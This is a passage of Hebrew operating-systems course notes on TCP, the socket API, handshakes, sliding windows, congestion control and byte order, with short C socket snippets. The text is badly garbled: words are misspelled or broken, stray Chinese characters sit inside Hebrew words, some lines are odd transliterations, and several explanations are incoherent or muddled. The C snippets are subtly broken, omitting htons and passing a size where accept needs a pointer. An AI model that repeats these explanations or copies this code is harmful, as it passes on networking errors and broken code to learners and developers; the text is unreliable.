wflow א-סינכראוני: לשם הפשטות הציגנו את ה-wflow בסינכראוני, כל שכבה קוראת לשכבה הבאה עד שהטיפול בפקטה מסתיים. בפועל, שוברים את הסינכרניות ע"י בapurim של consumer/producer כמו שראינו ב-threads. בשלהי, במקום לעשوت קרייה לפונקציה שתשתמש את הטיפול, הקוד מבנין את הפקטה לבאפר כלשהו, ומיעיר kernel thread שימושיר את הטיפול.

### שימוש ב-TCP:

מוטיבציה – התקשרות של IP לא אמינה. אין הבטחה שפקטת IP שנשלחה תגיע ליעדה, כי בכל קומן יכול לקרות drop packet (בגלו שגיאה בתווים הפיזיים, עומס ברשות וכו'). זה נכון גם לגבי פקודות UDP, כי הוא בסה"כ מוסיף את יכולות ה-transport של תקשורת בין תהליכי. מכל בוחנה אחרת, הוא מעביר נתונים דאטא ישירות ל-IP ולא עושה שום דבר חכם. לכן, תוכנן TCP לטפל בעיית האמינות – והוא מספק לתהליך שמתקשר בעורתו אבstarקציה של חיבור אמין לתהליך המרוחק.

- חיבור אמין – מאפשר להעביר stream דו-צדדי ומסודר של בתים, המועברים בסדר שבו הם נכתבו. מבחינת API החיבור דומה לקובץ. ההבדל הוא שקוראים בתים שהצד השני שלoch, ולא מה שאנו חmons כתבנו.
- אטגררים – פקודות IP יכולות ללבת לאיבוד, יכולות לגעיג out of order, והוא צריך לעבוד טוב ברמה גlobilit (להעביר מידע בקצב כמו שיטור גובה, אבל לא להעmis על הרשות).



- הגדרת חיבור TCP – מזוהה על ידי כתובת IP ופורט של צד אחד, ובתוות IP ופורט של הצד השני. יש בין קשר לוגי בינו לבין שיטות מנשלחות ממוחשבים שונים, הן שייכות לאוטו connection, על כן יש שלב של יצירת חיבור לפני שאפשר להעביר עלייו דאסא.


הרחבות שנעשו ב-API socket עבור TCP:

- listen ("mdlkiim at the phone") – מקבלת סוקט ומספרת שהוא פסיבי, מחייב שיתחברו אליו (על פורט מסוים, יכול להיות implicit bind).
- accept ("uvim bishetlafon mtsalal") – מקבלת סוקט שבוצע עליו listen, ובולקת עד שmagua בקשה ליצירת חיבור לתוך connect ("mchigim lemisheh") – יצירה אקטיבית של חיבור, מקבלת כפרמטר את ה-IP והפורט של הצד השני ושולחת לשם בקשה ליצירת חיבור.

```
int s = socket(AF_INET, SOCK_STREAM, 0);
struct sockaddr_in sin = {
 .sin_family = AF_INET, .sin_port = 80,
 .sin_addr = {0,0,0,0} /* or INADDR_ANY */
};
bind(s, &sin, sizeof(sin));
listen(s, 7);
struct sockaddr_in client;
while (1) {
 int new_s = accept(s, &client, sizeof(client));
 /* read/write on new_s for new connection */
...
}
```

**עד שרת:** ניתן לראות דוגמה ל-wflow של קוד בצד שרת. לאחר הקראות המתאימות, הוא נכנס לולאה שבה הוא קורא ל-accept שמחכה ליצירת חיבור מייצחה תהליך מרוחק. באשר נוצר חיבור, הוא חוזר ומוחזר סוקט חדש. הוא מתחילה איטרציה חדשה ומחייב לחיבור נוספת. ברגע ל-UDP שבו סוקט מקשור רק לפורט של ה-UDP, וכל פקחת UDP שmagua על המחשב מיועדת לפורט של הסוקט תועבר אליו, UDP TCP מזוהה סוקטים בשתי דרכים:

1. סוקטים שבוצעו עליהם listen – מזוהים בדומה ל-UDP לפורט, אבל אי אפשר להעביר עליהם מידע, **משמשים רק ליצירת חיבור.**
2. סוקטים מחוברים, שחוזו מ-accept או שבוצע עליהם connect, מזוהים **לפי ה-4 tuple של החיבור ולא רק לפי הפורט.** בפרט, זה אומר שהעובדת ש-accept מחייבת סוקט חדש **לא אומרת שגם מוקצת איזשהה פורט חדש עבור ה-connection!** פשוט מדבר על סוקט במצב מחובר, שיזוהה עם ה-connection שלו – כלומר לא רק לפי הפורט, אלא גם לפי הכתובת והפורט של השולח.



#### מה קורה בקורסן:

1. הקוד של TCP בקורסן מתחזק טבלה שambilת את כל הסוקטים, עם המצביע עליהם ומזהה ה-TCP שלהם: פורט עבור listening socket, או מזוהה חיבור עבור connected socket.
2. כאשר תהליך יוצר סוקט, מוקצת אובייקט והוא מצביע על ידי ה-socket open file table שנמצא ב-PCB של התהליך. זכיר, שלמעשה מה-open file table מצביעים אל struct file table והוא מצביע אל אובייקט הסוקט.
3. התהליך עושה bind לסתוקט לפורט 9999. הוא קורא ל-accept. ומכיון שאין עדין בקשות התחברות הוא בולק (התהליך ישן ומחייב שיגיע חיבור).
4. ברגע שנוצר חיבור, מערכת הפעלה מקצת אובייקט סוקט חדש, ותוסיף שורה שאומרת שהסוקט הוא עם המזהה של החיבור (כתובת ופורט של השרת + של הלוקום).

```
int s = socket(AF_INET, SOCK_STREAM, 0);
struct sockaddr_in sin = {
 .sin_family = AF_INET,
 .sin_port = 9999,
 .sin_addr = {0,0,0,0} /* or INADDR_ANY */
};
connect(s, &sin, sizeof(sin));
/* can now read/write on s */
```

**עד לקובץ:** יוצר סוקט מסוג TCP, קורא ל-connect ולאחר שהוא חודרת הוא מחיבור ואפשר לקרוא ולכתוב. הקריאה ל-connect מכניסה את הסוקט למצב CONNECTING ביחס למזהה של החיבור. הפורט המקומי של A נבחר על ידי מערכת הפעלה, כי התהליך לא עשה bind. כאשר החיבור נוצר, מצב הסוקט משתנה ל-CONNECTED. באותו עירוקון, כאשר תגיע פקטה מ-B מפורט 9999 אל הפורט המקומי ב-A, הקוד של TCP בקורסן ידע לשירות אותה אל הסוקט זהה ולהעביר את המידע שמאז עליו.

#### שאלות:

- **למה לא משתמשים ב-*write* עם סוקטים של UDP אבל כן עם TCP?** בשיש חיבור קיים, יודעים מי היעד ולמי לשלוח (ב-TCP). ב-UCP כל פקטה יכולה ללבת לבתוות IP/פורט אחר, ובכל send צריכים לכלול את היעד הזה. אפשר לבנות לקורא ל-connect על סוקט UDP, ואז זה מסמן שככל הפקטאות על הסוקט נשלחות לעד מסויים.
- **האם יש סיבה לשיקנת IP תנייעות?** *out of order* הניחות של החבילות בדרכן (route) יכול להשתנות, ניתוב של פקטה A יכול להיות איטי יותר מאשר של פקטה B ואז B תגיע לפני. אפילו אם כל kod בדרכ שומר על סדר הפקטאות, עדין פקטות יכולות להגיע מוחז בסדר כי הן עוברות ניתבות שונים.

## פרוטוקול TCP


### העברה המיידית:

TCP הוא חיבור TCP על שכבת PROTOKOL. אנחנו מסתכלים על חיבור TCP בעל שני חיבורים חד-כיווניים שעובדים במקביל, באשר בחיבור אחד צד א' רך שלוח וצד ב' רך מקבל. בהמשך נראה איך הפרוטוקול בעצם מרים במקביל שני עותקים של כל המנגנונים שנראה.

**AIR הופכים שליחת מידע לאמיןה:** הרעיון הוא שהשלוח צריך לשלוח פקטה דעת שהיא יעדתה בשולם, ולשדר אותה מחדש אם היא לא מגיעה בשולם, ולכן משתמש ב-**ACK** (acknowledgement packet), שהצד מקבל ישלח בחזרה אל השולח, על מנת להודיע לו שהפקטות שלו הגיעו לעדן. השולח ישלח פקטה ויחכה ל-ACK. הזמן שיעבור בין שליחת הפקטה עד ה-ACK נקרא **RTT** (round trip time). אם השולח לא קיבל ACK אחרי פרק זמן מסוים (יש timeout), הוא ישלח את הפקטה שוב (retransmission).

כל זה ממושג על ידי קוד הkernel שמתפעל את TCP, והוא החלוטן שקוף לתהליכיים – הם רק מבצעים read/write על החיבור. ה-write חוזר לאחר שהמידע נשלח. בruk, ה-TCP ב奏ורה א-סינכרונית יקבע timeout אם לא הגיע ACK מספיק מהר, ויבצע retransmit, ללא מעורבות של התהילה.

### בעיה ראשונה – נכונות:




באשר מקבלים ACK, ניתן לחסר וודאות לגבי איזה פקטה הוא מכבה. אם הלקוח שלוח פקטה 1 אל השירות, היא מגיעה והשרות שלוח ACK. אבל אם ה-ACK מתעכבר, הלקוח יכול BINANTIIM לשולח שוב. אם עבשו מגיעת-ACK שנשלחה קודם, הלקוח חושב שזה על ה-ACK, retransmit, וכך עובד לשדר את הפקטה הבאה. השירות BINANTIIM עושה ACK על ה-retransmit של 1, ופקטה 2 אובדת בדרך אבל הלקוח יפרש את ה-ACK שנשלחה בקבלה של 2! זו הפרה של תוכנת האמינות והסדר שהפרוטוקול רצה לספק.

כדי לפתור את הבעיה – צריך לספק וודאות לגבי איזה פקטה מתייחס ACK. עושים את זה על ידי הוספת שדה **sequence number** שמתווסף ל-**header** של הפקודות. כל פקטה מכילה seq so שמתקדם ב-1 וכל ACK מצין מה ה-so seq של הפקטה הרלוונטי. זה פותר גם את בעיית היותר פעמי (למשל, השירות ידע לא להעביר לSocket פקטה שנשלחה אליו עם retransmit, אם כבר קיבל אותה קודם, פשוט שלוח ACK זהה ל-ACK הקודם שנשלח וההטעב בדרך).

שובר כל ערך של timeout שנקבע, יש מצבים שעבורם הערך קטן מדי, ולכן יהיה retransmit למרות שלא צריך, והיו מצבים שעבורם הערך גדול מדי, ולכן retransmit ישלח מאוחר מדי. לכן, עובדים עם timeout דינמי ואופטימי שמחושב על סמך מדידה שוטפת של ה-RTT, כמה זמן לוקח לראות ACK על פקודות.

### בעיה שנייה – ביצועים (stop and go):

בכל יחידת זמן של RTT יש רך פקטה אחת שנשלחת. כדי להרחיב את אופן הפעולה של הprotokol, מכניםים מנגנון **buffering**. שזוג באפרים עבר כל סוקט שנקראים connected socket: אחד שומר את המידע שנשלח (send buffer), והשני מחזק את המידע שמתתקבל (receive buffer).




באשר תהילך שלוח מידע באמצעות הסוקט, המידע מועתק לsocket באפר השליחה של הסוקט, ולאחר מכן write חוזר. הkernel מרוקן את הבארפר ב奏ורה א-סינכרונית, ע"י יצירתה של פקודות שמכולות את המידע שבראש הבארפר ושליחה שלהן. המקרה היחיד בו write יבלוק הוא אם אין מספיק מקום בbearpar כדי להעתיק אליו מידע.


- בעת, יותר הגיוני שה-so seq של פקודות יהיה **seq** של PROTOKOL rather than של הפעלות עצמן.
- הפקודות הן רק אמצעי להעברת הבטים. קונספטואלית הוא דומה ל-stream offset של קובץ, ומציין לאיפה הפקטה שייכת בתוך stream הבטים שנכתבו לחיבור. מכאן, ACK מציין שככל הבטים הרלוונטיים שנשלחו הגיעו אל הצד מקבל.
- הוספה ה-recv buffer מאפשרת עוד "על" שימוש שמאפשר להחזיק יותר מפקטה אחת בכל רגע נתון, באמצעות windowing. במקרה לשולח פקטה אחת, נשלח סדרה של פקודות, שנראית חלון, בהתאם לכמה מקום פנוי יש בbearpar של המקלט. אין נדע כמה מקום יש בbearpar של?
- receive window flow control. נוכל לשולח פקטה על קצב העברת המידע מ-A, התהילך שבו B רומץ ל-A כמה מידע לשולח נקרא flow – אפקטיבית B יכול לשולח על קצב העברת המידע מ-A, כאשר ה-wsopend גודל A מצוי הרבה פקודות וקצב העברה גבוה (וכאשר הוא קטן קצב העברה קטן).




**Sliding Window (SW):** מתי השולח ישדר חלון נוסף של פקטה? עובדים בשיטת window sliding, בכל פעם שSEGMENT ACK, הוא מאפשר לשחרר עוד פקטה מהחלון הבא. מסתכלים על סדרת הבטים שהתהליך המשדר שולח על החיבור, זה ה-stream הבלתי כל בית שהתהליך השולח מתווסף לסופם-stream בצד ימין, והבית הראשון שנכתב הוא הכל משמאלי. **הבטים שהשלוח שידר ועדיין לא קיבל ACK מוגדרים ע"י sliding window.** הצד ימני מצביע לבית הבא ב-send buffer שציריך לשלוח. בכל פעם שפקטה נבנית ומשודרת הצד הזה מתקדם.




הגודל שהוא יכול להציג אליו נקבע על פי ה-W-S receive window שמתאפשר מצד הרשת (ב- header של ה-ACK שלו), והוא אומר כמה בתים אחרי ה-ACK המעודכן ביותר שלו הוא עוד יכול לקבל ("יש לי מקום באפרים לקבל את הבטים עד X"). **ברגע שיש פער בין הצד ימני של ה-W-S לצד ימני של ה-RW השולח יכול להוציא עוד פקטות לרשות.** איך נפתח פער כזה? מגיע ACK שմודיע את הקצה של ה-RW. תacen גם ש-ACK יגיד רק את הקצה השמאלי של ה-W-S ולא ישנה את ה-RW.



- הבהיר של השולח מכיל את כל הבטים שנכתבו ע"י התהליך אך עדין לא קיבל ACK (לא נשלחו, או שנשלחו ולא הגיע עדין ACK). במotaת הבטים בבהיר שהשלוח יכול לשולח חסומה ע"י RW שהוא מודע אליו. השולח מתחזק מה הבית האחרון שהוא שלח – הקצה ימני של ה-W-S. יש פער קטן מול ה-RW בלאו אף אפשר לשולח עוד פקטה.
- הבהיר של המקלט מקבל את כל הבטים שהוא קיבל אבל התהליך עדין לא קרא מהמסוקט. על כל בית שהתקבל מוצאים ACK. גודל ה-RW הוא פשוט כמה מקום פנוי יש בבהיר שבו נמצא מוציא את ה-ACK.
- העובדה שיש receive buffer אומכת שכאר מגיעה פקטה out of sequence, המקלט יכול להכניס את הבטים שלא הגיעו בנכון בටיפות, ואז נוצר מעין "חור" בבהיר. התהליך הקורא לא יכול להתකדם בקריאה מעבר לחור, כי הרי לא ידועים הבטים שאמורים להיות שם, וגם המקלט לא יכול להוציא ACK. נניח שSEGMENT הפסיקה – מה יקרה?



- מכיוון שהחומר נסגר, המקלט יכול לשולח ACK על כל הבטים שנמצאים בටיפות שלו. למרות שגודלו החלון לבארה הצטמצם, קונסיסטואליות הוא לא השתנה – הוא פשוט מצביע אל הבית האחרון שהמקולט יכול לקבל, וזה נקבע ע"פ גודל הבהיר ולכך לא השתנה. מה יקרה כאשר השולח קיבל את ה-ACK?




- קבלת ה-ACK מזיהה את הצד השמאלי של ה-W-S בשולח, לא משנה את ה-RW.
- התהליך בצד המקלט קורא מהמסוקט ומרוקן מידע מהבהיר. מה יקרה? הקריאה מהבהיר מScheduler מקום. קונסיסטואליות, מצירירים את הבהיר במתיחל בביטחון שהמקובל קיבל אבל התהליך עוד לא קרא, לכן פינוי מקום בටיפות בעצם אומכת שהבהיר יכול להכיל בטים יותר מתקדמים ב-stream, ה-RW גדל. זה מועבר לשולח ב-ACK הבא. מה יקרה לשולח?
- קבלת ה-ACK תגדיל את ה-RW שהשלוח מודע אליו ותאפשר לו לשולח יותר מידע. כך הפרוטוקול מתקדם.

:TCP headers

**Transmission Control Protocol (TCP) Header**

20-60 bytes




- בmo-L UDP יש שדות source/dest port number – seq offset – stream-shade של no – השדה של(seq offset) השדה של stream-shade של הדאטא בפקטה הזאת.
- seq – אומרים מה השדה מה-dest – מה-stream-shade – מה-stream-shade של הבא מה-source – מה-stream-shade של המקביל.
- seq עטם ACK יכולת גם להוביל מידע ייחודי עם זה מה-source – מושדר ל-dest מודיע ששל-stream-shade בכיוון זהה, והוא יכול במקביל לשדר לו גם ACK של-stream-shade המקביל. זה בעצם המנגנון שבעזרתו שני-stream-shades עובדים במקביל.

הצורה שבה הפרטוקול בניו מאפשרת ל-TCP לעשות אופטימיזציה נחמדה delayed ACK. כאשר מגיעה פקטה עם מידע חדש, TCP לא שולח מיד פקעת ACK, אלא מוחכה פרק זמן בלשנה בתקופה windows update של שיקראו אחד מה הבאים: שהתחילה יבתוב מידע לסקוט, והתחילה יקרה מהסקוט ויהי windows update לשולח.

**יצירת סגירת חיבור:**

לחיצת ידיים משולשת (3-way handshake):



- באשר תחילך קורא ל-connect, הדבר גורר שליחת של פקטה אל הצד השני שבה דלוק הדגל SYN. פקטה זו מכילה את ה-ס-seq הריאני של החיבור.
- התגובה לפקטה SYN תהיה במצב של הצד מקבל אותן:
  - אם אין סוקט שמקשיב על הפורט אליו הפקטה מיועדת, הצד שולח חוזרת פקטה עם ACK וdal RST המਸמן שהחיבור מת.
  - אחרת, מושדרים חוזרת פקטה עם SYN-i ACK-i ל-ס-seq שהגיע.
- התחלך מקבל את ה-ACK:SYN connect כוזר.
  - ה-accept()
  - מערכת הפעלה שולחת ACK בחזרה (וכשהיא מגיעה לצד השני, ה-accept())

השות B קשור סוקט לפורט 9999, ועווה עליו listen עם גודל תור של 2. תחילך על A יוצר חיבור ל-B מפורט 3-WHS. יישלם וה-connect על A כוזר, אבל החיבור ישב על התור של A. B. יכול לשלוח מידע על החיבור, והוא יאגיר בצד של B בתוך ה-receive buffer של הסוקט של החיבור. נניח שהתחילה ב-C יוצר חיבור ל-B מפורט 7043, בדיק כמו קודם, והוא יחוור וווכנס connect לאחר מכן וווכנס connect。


אם עבשוי תחילך אחר ב-C ינסה להתחבר ל-B מפורט אחר, ניסיון החיבור, נמצא את התור של ה-listen מלא. הסטנדרט של TCP מರשה למערכת הפעלה להחזיר RST, לסרב ליצור את החיבור. אפשר גם לעשות בלקיניג ליצירת החיבור, לא לשלוח ACK.

**סגירת חיבור:**


- תחלך קורא ל-close, אז נשלחת פקטה FIN ("אני לא אשלח יותר מידע") אל הצד השני וה-close חוזר. קבלת ה-FIN בצד השני מציניתשה-stream-shade זהה נסגר, והקריאה הבאה מחזירה EOF (בmo סוף של קובץ).
- הצד השני מוחזיר ACK.
- התחלך בצד השני קורא ל-close וגם שולח FIN. נשים לב שהחיבור ממשיך להיות בצד הראשון, כדי שהKERNEL יהיה מסוגל לטפל בפקטות שמאנוות (הוא לא יוצא בעצמו הודעות, אבל עדין מקבל), בפרט בפקטה ה-FIN.
- הצד הראשון מוחזיר ACK.

**זמן MSL:** לאחר סגירת חיבור, יש פקטה מהחיבור שנסגר שלכארה הלכה לאיבוד, אבל למעשה פשוט לוקח לה הרבה זמן להגיע. עד שהוא יגיע, יוצר חיבור חדש עם אותו פרמטרים (tuple 4), ואז **בשפת הפעלה ישנה תגיע, היא תשתחל אל החיבור החדש ולעשות תגרום לאחד מהצדדים לקבל בתים שהצד השני לא שלח!**


לכן מנהיים שיש פרק זמן מקסימלי שפקטה יכולה להתubb ברשף: **MSL** (maximum segment lifetime). מערכות הפעלה שונות מגדירות אותו אחרת, אבל תמיד מדובר על פרק זמן שהוא נצחי בקבוע זמן של מחשבים ורשתות, שהוא בממוצע או כמה דקות. מי שיזום את סגירת החיבור, חייב לחכות 2\*MSL לפני שחזור חדש עם אותם פרמטרים להיווצר.

**אופטימיזציות:**

עומס ברשת (network congestion): נחוש על הרשות הפיזיות (החברים בין המחשבים) כמו על צינורות שמכניסים אליהם פקוטות מצד אחד והן יוצאות מצד השני, באשר לצינור יש קיבולת של כמה פקוטות הוא יכול להכיל בו זמינות. נניח שיש שני מחשבים שלוחים ואחד מקבל, והם מחוברים דרך router אחד. הקצב בין ה-*router* וה-*computer X* ביטים בשניה, אבל השולחים עובדים בקצב של  $X^{\frac{2}{3}}$  ביטים בשניה. ככלmor בין הנ才干 למקבל אפשר להכיל עד 3 פקוטות, ובין השולחים לנ才干 עד 2 פקוטות. נניח שהקצב למתקבל מפרסם הוא 10 פקוטות.



- ביחסית הזמן הראשונה, כל אחד שולח 2 פקוטות.
- לאחר מכן, הפקטה הראשונה שליהם מגיעה אל הנ才干, והוא עושה לפחות אחד מהן אל המתקבל. זה מאפשר לפחות מהם לשדר עוד פקטה על הילינק אל הנ才干.
- עד פעמי שתי הפקוטות הבאות מגיעות אל הנ才干. באשר הוא מקבל את הפקטה השנייה של השולח התיכון, הוא יכול לעשות לה forward כי יש מקום בילינק אל המתקבל, אבל שילוח הפקטה ממלאת את הילינק אל המתקבל, ופקטה 2 של העליון נכנסת לבסוף לצד הנ才干.
- באשר מגיעות עוד פקוטות מצד השולחים, הן נכנסות לבסוף. מה קורה במקרה יותר מקום בבאפר? פקטה שמנגיעה במצב כזה תעבור לבסוף – אין משאים לטפל בה. TCP עושה *retransmit*, מה שגורם לשידור של עוד פקוטות.




התנהגות זו מובילה להתרומות של הרשות תחת עומס – **congestion collapse** אלגוריתמים ל-TCP. אלגוריתם ה-*TCP* *congestion control* מוסיף דרך שלוט בקצב השילחה בפונקציה של העומס ברשת. הוא מוסיף עוד חלון בשם *congestion window*, שהוא שלו נקבע ע"פ העומס ברשת. הרעיון הכללי הוא שבתחלת חיבור לא יודעים מה מצב הרשות, שולחים בקצב מאוד מהיר (נקרא *slow start*ilos מהו), וזה מסתיים כאשר מגעים ל-RW או באשר יש איבוד של פקטה. מקטינים את הקצב, ואז שוב מעלים אותו ומקטינים שוב במרקחה של איבוד פקטה. הגדלת ה-*window* *congestion* בעשית הצורה אדיטיבית – הוא גדל בערך בפקטה עbor כל חלון פקוטות שנשלחה.

**שאלות:**

- **בעבודה עם window slides, מה קורה אם ה-*process* בצד המתקבל לא קורא את הבטים מהסוקט?**  
ה-RW לא היה גדול, לא היו מקבלים עדכונים ולכן לא ניתן לשלוח יותר. זה שקיבלו ACK שאומר המידע הגיע לצד השני, אבל עוד לא קיבלנו גם מידע של "יש עוד מקום פניו" לא יוכל להמשיך לשלוח.

## תרגול 9 (רשתות)


[רקע על רשותות](#)

ראינו כי חבילת המידע שאננו שולחים ברשות מוחלקת לשכבות (protocol stack): שכבה שאחראית על המעבר הפיזי (ethernet), שכבה האינטernetes שאחראית על הניתוב (IP), שכבה של מידע נוסף שמבטיחה את אופן העברת המידע (TCP), ולבסוף שכבת האפליקציה שמבצעת את התוכן עצמו (HTTP, FTP).

כדי לזהות את ברטיס הרשות משתמשים בכתובת MAC, אך כדי לבצע ניתוב בין רשותות משתמשים בכתובת IP שנوتנות לו אבטורקציה.

מבחןת פרוטוקול התקשרות:

- ב-TCP אנו מקבלים הבטחה האם הייתה בעיה בשילוחה, נשלח את ההודעה שוב. לפקודות יש ערך מסוים ולא משנה מה סדר השילוחה, ניתן היה להרכיב אותן כמו שצורך בקצתה. בנוסף, נרצה לשלוח גם ל-port מסוים בכתובת IP כדי להבחין בין אפליקציות שונות.
- פרוטוקול אחר שהוא לא אמין (UDP) אינו מבטיח את סדר קבלת ההודעות / שלל ההודעות יגיעו. היתרון ב프וטוקול זה הוא שהתקשרות הרבה יותר מהירה. שימושו למשל עבור audio streaming.
- כמו שמערכת הפעלה נותנת לנו אבטורקציה בדמות קובץ / process, אבטורקציה לברטיס הרשות היא בדמות socket.
- גם בلينוקס ה socket הוא קובץ שיש לו fd אליו.אפשרים לתקשר בין processes דרך הרשות.
- אפשר להשתמש באותו פורט (21 למשל) לשני פרוטוקולים שונים tcp ו-udp.



למבדדים שונים יש סדר שונה של בתים – MSB – LSB – endianness.

ב כתובים את ה-MSB ראשון בכתובת הכி קטנה.

ב כתובים את ה-LSB קודם.

למה זה חשוב? אנחנו מעבירים מידע ברשות בין מבדדים שונים, ויכול להיות שהם מפרשרים את הבטים אחרת. הקונבנצייה היא להעביר Big-Endian. משתמשים בפונקציה שעושה את .network to host. בצד ההפוך כשמקבלים מידע host to network: client-server

[ממשק](#)

